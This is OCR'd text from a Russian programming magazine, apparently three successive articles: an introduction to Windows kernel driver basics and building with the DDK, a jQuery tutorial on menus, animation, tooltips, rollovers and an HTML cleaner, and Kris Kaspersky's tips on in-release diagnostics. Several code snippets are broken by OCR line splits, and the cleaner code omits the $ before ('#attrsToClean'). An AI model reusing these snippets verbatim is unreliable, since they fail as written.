Как следует из самого названия, драйвер устройства — это программа, предназначенная для управления каким-то устройством, причем устройство это не обязательно должно быть физическим. Оно может быть логическим или, как в нашем случае, виртуальным.

Также драйверы можно разделить на одноуровневые и многоуровневые. Большинство драйверов, управляющих физическими устройствами, является многоуровневыми (layered drivers). Обработка запроса ввода/вывода осуществляется несколькими дровами. Каждый выполняет свою часть работы. Например, запрос на чтение файла передается драйверу файловой системы, который, выполнив некоторые операции (например, разбиение запроса на несколько частей), передает его «ниже» — драйверу диска, а тот, в свою очередь, отправляет запрос драйверу шины. Кроме того, между ними можно добавить любое количество драйверов-фильтров (например, шифрующих данные). Выполнив запрос, нижестоящий драйвер (lower-level driver) передает его результаты наверх, вышестоящему (higher-level driver).

Уровни запросов прерываний

Прерывание — неотъемлемая часть любой операционной системы. Оно требует обработки, поэтому выполнение текущего

кода прекращается и управление передается обработчику прерывания. Существуют как аппаратные, так и программные прерывания. Они обслуживаются в соответствии с их приоритетом. Windows 2000 (как и Виста) использует схему приоритетов прерываний, известную под названием «уровни запросов прерываний» (interrupt request levels, IRQL). Всего существует 32 уровня: с нулевого (passive), имеющего самый низкий приоритет, по 31-ый (high) с самым высоким приоритетом. Причем прерывания с IRQL=0 (passive) по IRQL=2 (DPC\dispatch) являются программными, а с IRQL=3 (device 1) по IRQL=31 (high) — аппаратными. Не путай уровни приоритета прерываний с уровнями приоритетов потоков — это разные вещи. Прерывание с уровнем IRQL=0, строго говоря, прерыванием не является, поскольку оно не может прервать работу никакого кода (ведь для этого код должен выполняться на еще более низком уровне прерывания, а такого уровня нет). На этом IRQL выполняются потоки пользовательского режима. Следует заметить, что на уровне прерывания passive можно вызывать любые функции ядра, а также обращаться к страницам памяти, сброшенным в файл подкачки. В DDK в описании каждой функции обязательно указано, на каком уровне прерывания ее можно вызывать. На более высоких уровнях прерывания (DPC/dispath и выше) попытка обращения к странице, отсутствующей в физической памяти, приводит к краху системы, так как диспетчер памяти (Memory Manager) не может обработать ошибку страницы.

Компиляция кода

Теперь, когда мы немного разобрались с теорией, попробуем скомпилировать наш драйвер. Первым делом создадим файл main.c и напишем там следующие строки:

СОДЕРЖАНИЕ ФАЙЛА MAIN.C

```
#include <ntddk.h>

NTSTATUS DriverEntry (
  IN PDRIVER_OBJECT pDriverObject,
  IN PUNICODE_STRING pRegistryPath
  )
{
        NTSTATUS status = STATUS_
DEVICE_CONFIGURATION_ERROR;
        return status;
}
```

Ничего нового, только добавился заголовочный файл, содержащий основные определения для программирования в режиме ядра. Рядом с main.c сохраним файл sources со следующим содержанием:

СОДЕРЖАНИЕ ФАЙЛА SOURCES

```
TARGETNAME=basic_driver
TARGETPATH=obj
TARGETTYPE=DRIVER

SOURCES=main.c
```

Этот файл определяет имя драйвера, файл с исходным кодом и т.д. И последнее, что нам надо, — это makefile. В нем будет всего одна строка: «!INCLUDE $(NTMAKEENV)\makefile.def». Теперь, если на машине уже установлено DDK, заходим в соответствующий пункт главного меню системы, выбираем пункт Build Environments, затем ОС, под которую будем собирать драйвер, и кликаем, допустим, на Windows XP x86 Checked Build Environment. Помимо Checked Build Environment, есть еще и Free Build Environment. Checked предназначена для тестовых сборок Windows, а Free — для релизов. После того как мы выбрали соответствующую оболочку, в командной строке переходим в директорию, в которой мы сохранили исходный код нашего драйвера, и вбиваем команду build. Если все в порядке, должна появиться папка, в которой будет лежать наш драйвер с расширением sys.

Загрузка драйвера

Загрузить драйвер в систему, чтобы он работал, можно двумя способами: документированным и не очень. Документированный способ на удивление прост — загрузить драйвер можно при помощи диспетчера служб, то есть SCM-менеджера. Работа с драйвером сходна с работой со службой — вызываются одни и те же функции. Лишь передаваемые им параметры будут немного отличаться от обычных. Заострять на этом внимание я не буду, так как статья уже подходит к концу, а еще надо рассказать, где про все это можно почитать более подробно.

Дополнительная литература и ссылки

Все сказанное выше настолько мало затрагивает тему написания драйверов, что человек, знакомый с процессом написания модулей для режима ядра, может возмутиться по поводу слабости изложенного материала. Но цель этой статьи вовсе не научить кодить в Kernel Mode, а лишь ввести в данную тему, для того чтобы в следующем номере рассказать о более интересных вещах. А для этого надо хорошо усвоить принципы программирования в режиме ядра.

Итак, чтобы освоить этот вид программирования, советую почитать следующие книги. В первую очередь, это «Внутреннее устройство Microsoft Windows 2000», написанная Дэвидом Соломоном и Марком Руссиновичем. Книга постоянно обновляется, поэтому ее название сейчас может немного отличаться. Хотя в этой книге нет ни одной строчки исходного кода, прежде всего она для программистов. «Недокументированные возможности Windows 2000» Свена Шрайбера — сугубо практическая книга, в которой раскрыто множество тайн Windows 2000.

Из отечественных авторов могу посоветовать В.П. Солдатова с его трудом «Программирование драйверов Windows». Первая часть книги читается довольно живенько и несет в себе много полезной информации. Для ленивых рекомендую «Программирование драйверов и систем безопасности» Сорокиной и Щербакова — чтиво представляет собой краткий «курс молодого бойца» в области ядерного программирования. Также неплохо иметь под рукой «Справочник по базовым функциям API Windows NT/2000» Гари Неббета.

Теперь скажу немного об онлайн-ресурсах, которые могут пригодиться в этом нелегком деле. Во-первых, стоит отметить цикл статей «Драйверы режима ядра», который написал небезызвестный Four-F. Найти эти статьи можно на http://wasm.ru. На мой взгляд, это один из самых лучших русскоязычных трудов на тему программирования в режиме ядра. Исходный код примеров, правда, написан на ассемблере, но это не должно стать преградой для человека, желающего научиться кодить драйверы.

Еще одним хорошим ресурсом по теме является http://osronline.com. Сайт англоязычный, но люди, при разработке драйверов сталкивающиеся с проблемой, которую не удается решить с помощью отечественных программистов, идут именно сюда. Местный форум — просто сокровищница знаний по Kernel-Mode кодингу.

Это все?

Итак, как я уже говорил, эта статья ознакомительная. Единственная ее цель — подготовить читателя к следующему материалу, в котором я затрону непосредственно проблемы перехвата обращений к реестру в Windows Vista. Причем с помощью этого механизма можно не только узнать о том, что некое приложение sex.exe пытается записаться в ключ автозагрузки в реестре, но и помешать ему сделать это прямо на уровне ядра. Так что, как говорится, всем учить матчасть.



БОРИС ВОЛЬФСОН
/ BORISVOLFSON@GMAIL.COM /

JavaScript в кайф

ВОЗМОЖНОСТИ МОГУЧЕГО ФРЕЙМВОРКА JQUERY ДЛЯ ВЕБ-ПРОГРАММИСТОВ

Порой в процессе программирования у меня создается впечатление, что jQuery читает мои мысли — так мало кода приходится писать. При этом код не теряет ясности и наглядности, а в простейших случаях напоминает CSS.

Точки над «i»?

«Разве не программированием мы занимались в прошлой статье? — спросит внимательный читатель. — Ведь мы писали код на JavaScript… неужели это не программирование?»

С технической точки зрения — да, с концептуальной — нет. Ведь мы использовали jQuery для верстки, а под программированием стоит понимать более широкий фронт деятельности: от обработки событий до работы с формами. Так что переходим к самому интересному — программированию на JavaScript с использованием jQuery. Если для верстальщика этот фреймворк — расширение CSS, то программист на JavaScript рассматривает его как библиотеку доступа к произвольным элементам веб-страницы.

От верстки к кодингу

Чтобы плавно перейти от верстки к программированию, рассмотрим смежный пример — раскрывающееся вертикальное меню. Существуют целые библиотеки, которые создают подобные меню, а мы управимся парой строчек на JavaScript. Меню будет представлять собой многоуровневый список:


МНОГОУРОВНЕВОЕ МЕНЮ
HTML

```
<ul><li>
<div class="collapsible">Первый
пункт</div>
<ul>
<li>
<div class="collapsible">Первый
подпункт</div>
<ul><li>Первый подпункт</li>
<li>Второй подпункт</li>
<li>Третий подпункт</li></ul>
</li>
</ul>
</li></ul>
```


Как видишь, я использовал слои с классом collapsible, обозначающие «кнопки», при клике на которые меню свернется:

СВОРАЧИВАНИЕ МЕНЮ
JAVASCRIPT

```
$(".collapsible").click(function()
{
  $(this).parent().children().
    not(".collapsible").toggle();
});
```



› Постепенное уменьшение прозрачности текста



› Обычная и нажатая кнопка

Здесь используется классический прием jQuery — цепочка вызовов. Первой в ней идет конструкция $(this), обозначающая текущий элемент, на котором сработало событие — клик мышкой. Parent() выбирает прямого родителя (в нашем случае тэг li. children()) и, как несложно догадаться, служит для получения всех дочерних элементов. Из них нам надо убрать слой с классом collapsible, что делает метод not. Теперь осталось вызвать toggle, который либо спрячет, либо покажет ветку меню, в зависимости от ее видимости (смотри рисунок).

Свежие новости

Возможно, этот код покажется тебе несколько усложненным, но зато мы легко сможем использовать его и при создании раскрывающихся новостей. Например, у нас есть заголовки или краткий вариант сообщения; пользователь щелкает по нему и получает открывшуюся новость (смотри рисунок).
Стрелкой я показал, как именно новость будет открываться. Теперь напишем HTML, который будет похож на наше меню:

ОПИСАНИЕ ОДНОЙ НОВОСТИ
HTML

```html
<div class="collapsible">
Заголовок новости </div>

    <div>
    Текст новости
    </div>

</div>
```

JavaScript будет тем же самым, разве что я добавлю в него немного наворотов, которые сделают код более юзабельным. Применим анимацию «разворачивание», которая реализуется методом slideToggle с параметром slow, чтобы действие происходило медленно. При загрузке страницы свернем все новости и припишем к заголовку на три символа больше. На практике эти три символа лучше заменить картинкой.

СВОРАЧИВАНИЕ/РАЗВОРАЧИВАНИЕ НОВОСТЕЙ
JAVASCRIPT

```javascript
$(".collapsible").click(function()
{
    $(this).parent().children
        ().not(".collapsible").
        slideToggle("slow");
});

$(".collapsible").parent().
    children().not(".collapsible").
    hide();

$(".collapsible").append("<small>
    &gt;&gt;&gt;</small>");
```

Анимация

«Что может быть бесполезней, чем всякая анимация на сайте?» — думал я в детстве. На первый взгляд подобные мысли кажутся логичными. Но тогда зачем в состав фреймворка (каркаса) включили такой функционал? В нем должно быть только самое нужное, все остальное надо вынести в плагины! Но если посмотреть на любой современный динамический сайт, особенно с применением идеологии AJAX, то станет понятно, что анимация может быть и полезна. Когда добавляется новое сообщение в чате или приходит новое письмо в почтовой системе, посетителю надо ясно указать на эти события. Почтовую систему мы писать не будем, а как работает метод animate, посмотрим на более простом примере.
При клике пользователя по кнопке удалим все параграфы — содержимое тэгов p. Если вызывать метод hide, то посетитель не поймет, что произошло («Бац, и все исчезло!»). Мы же плавно погасим текст, уменьшая (по правде говоря, увеличивая) его прозрачность (смотри соответствующий рисунок).
Чтобы использовать метод animate, ему надо передать два параметра. Первый — это массив изменяющихся свойств, второй — скорость изменения:

АНИМАЦИЯ: ЗАТУХАНИЕ ТЕКСТА
JAVASCRIPT

```javascript
$("#hide").click(function() {
    $("p").animate({
        opacity: 'hide' }, 5000);
});
```

Тултипы

В продолжение темы анимации рассмотрим два специализированных метода — slideDown и slideUp — для сворачивания и разворачивания элементов соответственно. Именно при помощи этих эффектов и будут появляться наши всплывающие подсказки. Определим, что тултипом у нас будет элемент, который следует за ссылкой и имеет класс tooltip. Подсказка может содержать информацию о ресурсе, на который она ведет, что поможет посетителю принять решение о том, стоит ли по ней переходить. Показывать мы ее будем при наведенном на ссылку курсоре (смотри рисунок).
Чтобы обработать событие hover, надо указать две функции, которые будут вызваны при входе курсора мышки в область элемента и выходе из нее:


ПОКАЗЫВАЕМ ТУЛТИП
JAVASCRIPT

```javascript
$(".tooltip").prev("a").hover(
    function() { $(this).next(".
tooltip").slideDown(); },
    function() { $(this).next(".
tooltip").slideUp(); }
);
```


Здесь мы использовали новые методы prev и next, которые возвращают предыдущий и последующий элементы соответственно. Последним будет примечание о необходимости скрыть все тултипы при загрузке страницы. Если ты дочитал до этого момента, то знаешь, как это сделать.

Классы

Переходим к одной из фундаментальных возможностей в арсенале jQuery — к работе



› Вот так будет выглядеть «чистильщик» кода



› Всплывающая подсказка

с классами. Для манипуляций с ними нам доступно три основных функции:

- **addClass** – добавляет указанный класс данному элементу;
- **removeClass** – удаляет указанный класс у данного элемента;
- **toggleClass** – добавляет или удаляет класс в зависимости от наличия его у элемента.

Давай сделаем более юзабельной кнопочку типа submit, которая отправляет форму на сервер. Очень бы хотелось сделать ее недоступной после первичного обращения к ней, чтобы пользователь не отправлял сообщение несколько раз подряд, ведь бывают нервные юзеры ;). Чтобы этого добиться, надо изменить атрибут disabled.

Однако мои эстетические воззрения требуют еще и поменять визуальное изображение нажатой кнопки, например изменить фон, границу или надпись. Нам необходимо определить в CSS два класса — enabled и disabled. По умолчанию у кнопки будет класс enabled, а после нажатия — disabled:

МЕНЯЕМ КЛАСС У НАЖАТОЙ КНОПКИ
JAVASCRIPT

```
$("#submit-button").click(
  function() {
    $(this).attr
      ({disabled : "true"});
    $("#submit-button").
      addClass("disabled");
  });
```

Ролловер

Середина статьи уже далеко позади, поэтому хотелось бы рассмотреть комплексный пример. В качестве него мы сделаем полноценный ролловер. Для самых маленьких читателей поясню, что rollover — это такая красивая кнопочка, которую можно нажать. Но не только: при наведении на нее курсора мышки и нажатии, изображение на кнопке меняется (смотри рисунок).

Договоримся о том, в каких файлах у нас будут храниться эти изображения:

- **.jpg** – исходное изображение кнопки;
- **_hover.jpg** – кнопка при наведении мышки;
- **_click.jpg** – нажатая кнопка.

Чтобы внести ясность, приведу конкретный пример. Если основной файл называется button.jpg, то вспомогательные будут именоваться button_hover.jpg и button_click.jpg. Реализовывать ролловер на HTML будем с помощью тэга ввода с типом «изображение»:

```
<input type="image"
  src="button.jpg" />
```

Теперь проясняется механизм работы самого скрипта: нам надо найти все элементы input с типом image и в зависимости от события поменять атрибут src. Поскольку смена имени файла будет происходить при трех событиях, вынесем этот функционал в отдельную функцию changeFilename:

МЕНЯЕМ ИМЯ ФАЙЛА
JAVASCRIPT

```
function changeFilename(input,
  count, suffix)
{
  var filename = $(input).
    attr("src");
  filename = filename.substr(0,
    filename.length-count);
  filename = filename + suffix +
    ".jpg";
  $(input).attr( {src: filename});
}
```

Если присмотреться, то легко заметить, что эта функция берет значение атрибута src из элемента input, отрезает от имени файла count символов и добавляет suffix плюс расширение «.jpg». Фактически она меняет один суффикс (конец имени) файла на другой. Теперь осталось грамотно применить эту функцию.

Для выбора нужных элементов будем использовать конструкцию $("input[@type=image]"), которая найдет все инпуты с типом image. При наведении курсора мышки на ролловер, нам нужно отрезать «.jpg» (4 символа) от имени файла и добавить «_hover.jpg». Вернуть все надо, когда мышка над другим элементом.

МЕНЯЕМ ИЗОБРАЖЕНИЕ ПРИ НАВЕДЕНИИ МЫШКИ
JAVASCRIPT

```
$("input[@type=image]").hover(
 function() { changeFilename(this,
 4, "_hover"); }, function() {
 changeFilename(this, 10, ""); });
```

Написать обработчик нажатия мышки тоже труда не составит. В качестве события я выбрал mousedown, вместо click. Честно говоря, хотел показать, что не кликом единым живы ;). От имени файла надо откромсать «_hover.jpg» (мышка наведена), то есть 10 символов, и дописать «_click.jpg»:

МЕНЯЕМ ИЗОБРАЖЕНИЕ ПО КЛИКУ МЫШКОЙ
JAVASCRIPT


```
$("input[@type=image]").
 mousedown( function() {
 changeFilename(this, 10,
 "_click");});
```

Отмечу, что ролловер у нас получился довольно универсальный. Чтобы применить его, надо создать три файла, которые соответствуют состояниям кнопки, и использовать элемент input с атрибутом image. Неплохо для десятка строчек кода ;).


«Вордатор»

На десерт осталось уже настоящее веб-приложение — «Вордатор». Оно будет очищать HTML от лишнего кода, вставленного визуальными редакторами, например Word'ом. Интерфейс у нас будет несложным, поскольку нам требуется всего лишь два поля ввода и переключатели опций (смотри рисунок).

Чтобы создать такую форму, проще всего воспользоваться таблицами. С этим, я думаю, проблем не возникнет. Для описания отдельных элементов надо использовать традиционные тэги HTML: label, textarea, input, button. Необходимо обязательно прописать идентификаторы элементов, чтобы мы смогли обрабатывать события и получать содержимое



> Раскрывающиеся новости



> Многоуровневое меню

элементов. Приведу описание нашей формы без таблиц разметки:

ЭЛЕМЕНТЫ ФОРМЫ БЕЗ РАЗМЕТКИ
HTML

```
<label>HTML для очистки
 <textarea id="source" cols="80"
 rows="10"></textarea>
</label>
<label>Теги
<input id="tagsToClean"
type="text" />
</label>
<label>Атрибуты
 <input id="attrsToClean"
type="text" />
</label>
<label>Зачищенный HTML
  <textarea id="result" cols="80"
rows="10"></textarea>
</label>
<button id="clean">Очистить</
button>
```

Как видишь, функциональность небольшая, но нам достаточная. Мы будем удалять ненужные атрибуты и очищать бесполезные пустые тэги. Первое действие я подробно распишу, так как на его примере можно посмотреть, как парсить HTML с помощью jQuery.
Прежде всего надо получить текст из поля ввода с идентификатором source. Затем нужно получить на его основе объект jQuery. Я сделал это с помощью невидимого контейнера resdiv. Оформить это лучше в виде отдельной функции getUserHtml():

ТЕЛО ФУНКЦИИ GETUSERHTML()
JAVASCRIPT

```
$(document.body).append("<div
  style=\"display: none\" id=\
 "resdiv\"><div>");

var htmlToClean =
   $("#source").val();

$("#resdiv").html(htmlToClean);
```

Для парсинга HTML мы, разумеется, воспользуемся функцией $(...), но искать объекты нам надо не по всему документу, а только в контейнере resdiv, поэтому обязательно придется указать второй параметр у функции $(...) в качестве контекста поиска. Осталось уточнить, что работать со значением элементов форм нужно методом val(), а весь код необходимо поместить в конструкцию $(document).ready:

ТЕЛО ФУНКЦИИ GETUSERHTML()
JAVASCRIPT

```
$("#clean").click(function() {
 getUserHtml();

 $("*", $("#resdiv")).
  each(function() {
   attrsToClean = ("#attrsToClean").
    val().split(" ")
   for (attr in attrsToClean)
   {
     $(this).removeAttr(
       attrsToClean[attr]);
   }
  });
  $("#result").val($("#resdiv").
   html());
  return false;
 });
```


Итак, что же мы натворили нашими программистскими руками? Сперва мы повесили обработчик клика на кнопку «Очистить». В нем мы вызываем функцию getUserHtml, которую описали выше. Далее мы находим все HTML-элементы в контейнере resdiv. Для извлечения строки атрибутов из поля ввода attrsToClean используем метод val() и разбиваем атрибуты пробелами. Пробегаясь по всем атрибутам из списка, удаляем их. Результат помещаем в поле ввода result. И все! Удалять стоит атрибуты lang, style и class. Также можно посмотреть, какие атрибуты любит добавлять твой визуальный редактор. Что касается ненужных тэгов, например span после Word'a, то их проще всего удалять регулярными выражениями. Это и останется тебе на самостоятельную работу, потому что к jQuery имеет мало отношения ;).

Заканчиваем

Ух, много дел свершено, мало кода написано, лепота! Надеюсь, мне удалось не только объяснить основные принципы работы фреймворка jQuery, но и показать на конкретных примерах, как написать приложения. Вторая моя надежда связана с тобой: попробуй написать код из статей (или, в крайнем случае, возьми его с диска) и задействуй его у себя на сайте или блоге.

Философское отступление, или мысли программиста вслух

Последствия применения jQuery в качестве фреймворка при разработке веб-приложений на стороне клиента сразу бросаются в глаза. HTML-код становится чистым, кристально чистым, как в рекламе стирального порошка :). Это происходит, из-за отсутствия, во-первых необходимости прописывать события внутри HTML-кода, а во-вторых «лишних» классов, которые могут быть добавлены динамически. Тем не менее, всегда могут пострадать пользователи с отключенным JavaScript. И последнее, что стоит отметить, — это отсутствие HTML для декорирования. Ярким примером может быть создание скругленных уголков у элементов, когда при обычном подходе используются вложенные контейнеры.
Следующее, что бросается в глаза, — это уменьшение количества кода. Тут, в первую очередь, играет роль мощный механизм поиска нужных элементов. И конечно же нельзя забыть об автоматизации множества рутинных действий с помощью фреймворка jQuery.




КРИС КАСПЕРСКИ



ТРЮКИ ОТ КРЫСА

ПРОГРАММЕРСКИЕ ТРЮКИ И ФИЧИ ОТ КРИСА КАСПЕРСКИ

Сегодняшний выпуск посвящен проблемам удаленной диагностики ошибок. Это когда у пользователя падает программа, а воспроизвести ситуацию на месте у нас не получается. Удаленную отладку (по модему и/или интернету) не предлагать, поскольку далеко не всякий пользователь на это согласится. Все, что нам остается, — внедрить в программу дополнительный проверочный код.



01 Никогда не удаляй проверки из release

Большинство программистов, напичкивающих отладочную версию программы всевозможными проверками корректности всех значений, словно лемминги, подчиняющихся законам всеобщей традиции, удаляют их из финального релиза. А зачем?! Отладочную информацию (генерируемую компилятором) удалять, естественно, нужно, поскольку она не только в разы увеличивает размер исполняемого файла, но и облегчает его взлом, а также в большинстве случаев вырубает многие опции компиляции. Удаление избыточных проверок практически не сказывается на размере и слабо влияет на производительность (за исключением, быть может, многочисленных проверок в глубоко вложенных циклах). Так зачем же их удалять?! И каким образом выполнять диагностику, если на машине конечного пользователя программа внезапно откажет в работе?! Если программист предполагал, что ошибка может проявиться в отладочной версии, и добавил специальную проверку, то почему он считает, что она заведомо не появится в релизе? Где гарантия, что в процессе отладки были протестированы все возможные состояния программы? Где гарантия, что мы не имеем дело с «наведенной» ошибкой, зависящей от других частей программы, на первый взгляд, не имеющей к ней никакого отношения?

Чем больше проверок останется в финальной версии, тем легче будет найти источник ошибки при ее возникновении. Конечно, проверка проверке рознь. Одно дело проверить указатель на ноль, и совсем другое — корректность форматированной строки данных. В этом случае (если программист озабочен производительностью) можно ввести специальный флаг или ключ командной строки, включающий все тяжеловесные проверки.

02 Активно используй самодиагностику

Самотестирование — великая вещь, и все сложные электронные устройства (в том числе и процессоры) обязательно включают компоненты, выполняющие самодиагностику. Тот же самый подход может (и должен) применяться в программном коде. Каждая мало-мальски сложная процедура должна поддерживать функцию самотестирования — подавать на свой вход контрольный набор данных (жестко прописанный в файле) и сравнивать полученный результат с эталоном (тоже хранящимся в файле). Обычно таких наборов бывает несколько (один не обеспечивает полного покрытия всех ветвей процедуры).

На стадии отладки польза самодиагностики очевидна, но вот зачем она в финальной версии?! А затем, что мы не можем доверять ни аппаратуре, ни системным библиотекам, ни самой оси, установленной у пользователя. Личный пример из жизни: машинные команды PUSH reg16 в 32-битном режиме у Intel и AMD реализованы неодинаково. Обе они забрасывают на вершину стека двойное слово (как и положено по спецификации), но одна очищает старшие разряды, а другая оставляет их без изменений (со всем мусором, что в них есть). В моей программе была досадная ошибка, при определенных

обстоятельствах приводящая к потере нуля в конце ASCIIZ-строки. Но поскольку за ней следовало двойное слово, заброшенное на стек командой PUSH reg16, и я отлаживал программу на процессоре, очищающем старший разряд, то все работало более или менее нормально (2 байта мусора, появляющихся в конце строки, никому не мешали). Но вот при запуске на другом процессоре, где завершающего нуля не оказывалось, возникала критическая ситуация, завершающаяся исключением.

Или вот: незначительные различия в реализации «плавающих» команд на различных процессорах могут привести к странному поведению программы, которое будет невозможно воспроизвести на любом другом процессоре!

Про разгон, дефекты памяти и т.д. я вообще молчу! Никогда нельзя быть уверенным в том, что после выполнения «a=6; a=a+3;» в переменной a окажется именно 9, а не 83737382. И виноват тут может быть не только процессор, но и «удар по памяти», когда совершенно посторонняя функция, обратившись по неинициализированному указателю, запишет что-то в чужую область данных.

Естественно, самотестирование занимает некоторое время, и для достижения максимальной производительности я использую его в том случае, если предыдущий запуск программы завершился в аварийном режиме. Кроме того, на всякий непредвиденный случай присутствует недокументированный флаг, форсирующий самотестирование, даже если предыдущий запуск был завершен нормально.

Функции самотестирования не раз выручали меня и помогли мне сэкономить колоссальное количество времени, поскольку ряд ошибок был связан с особенностями конкретного оборудования, то есть причина крылась вне исходного кода программы.

03 Секреты отладочной печати

Отладочная печать — великолепное изобретение, появившееся еще в те времена, когда интерактивных отладчиков не существовало и в помине, а отлаживать было надо. Большинство программистов использует тривиальную запись в текстовый log-файл или API-функцию OutputDebugString. Первый метод, естественно, лучше, поскольку он не требует наличия отладчика или специальной утилиты для перехвата отладочной печати, которую конечному пользователю нужно устанавливать на свой компьютер. Мы же ведь не собираемся исключать отладочную печать из финальной версии, верно?

Естественно, не собираемся! Достаточно добавить специальный ключ командой строки, секретную комбинацию клавиш или вполне честную опцию в настройках программы.

Лог лучше всего вести в текстовой форме. Так пользователю будет проще пересылать его нам по почте и он сможет убедиться, что там нет ничего такого, чего бы он не хотел разглашать.

Вот только... при возникновении критической ошибки система завершает работу приложения еще до того, как будут сброшены дисковые буферы. Даже использование функции fflush ничего не решает (а вот скорость программы замедляет весьма существенно).

Как же быть?! Да очень просто: создать в shared-memory кольцевой буфер заданного размера и весь отладочный вывод направлять туда, читая его с помощью дочернего процесса. Тогда, при аварийном завершении материнского процесса, shared-memory не будет освобождена системой и дочерний процесс успеет принять последнее отладочное сообщение, отправленное упавшей программой. К тому же этот метод работает намного быстрее прямой записи на диск.

А почему буфер должен быть именно кольцевым?! В общем, это не требование, а так, простое пожелание. Обычно нас интересует не весь отладочный вывод целиком, а события, непосредственно предшествующие падению. Но при интенсивном отладочном выводе полный размер лога может достигать десятков мегабайт, большая часть которых не несет никакой полезной нагрузки, так что лучше заранее исключить ее, замкнув буфер в кольцо.

04 Автоматический трассировщик — это просто

В самых ответственных случаях программу, поставляемую заказчику, имеет смысл снабдить простейшим автоматическим трассировщиком, на создание которого уйдет не больше одного вечера. Просто взводим флаг трассировки (TF) и отлавливаем отладочные исключения штатными средствами операционной системы (через SEH), записывая: а) адрес машинной команды; б) содержимое регистров; в) адрес ячейки памяти, к которой она обращается.

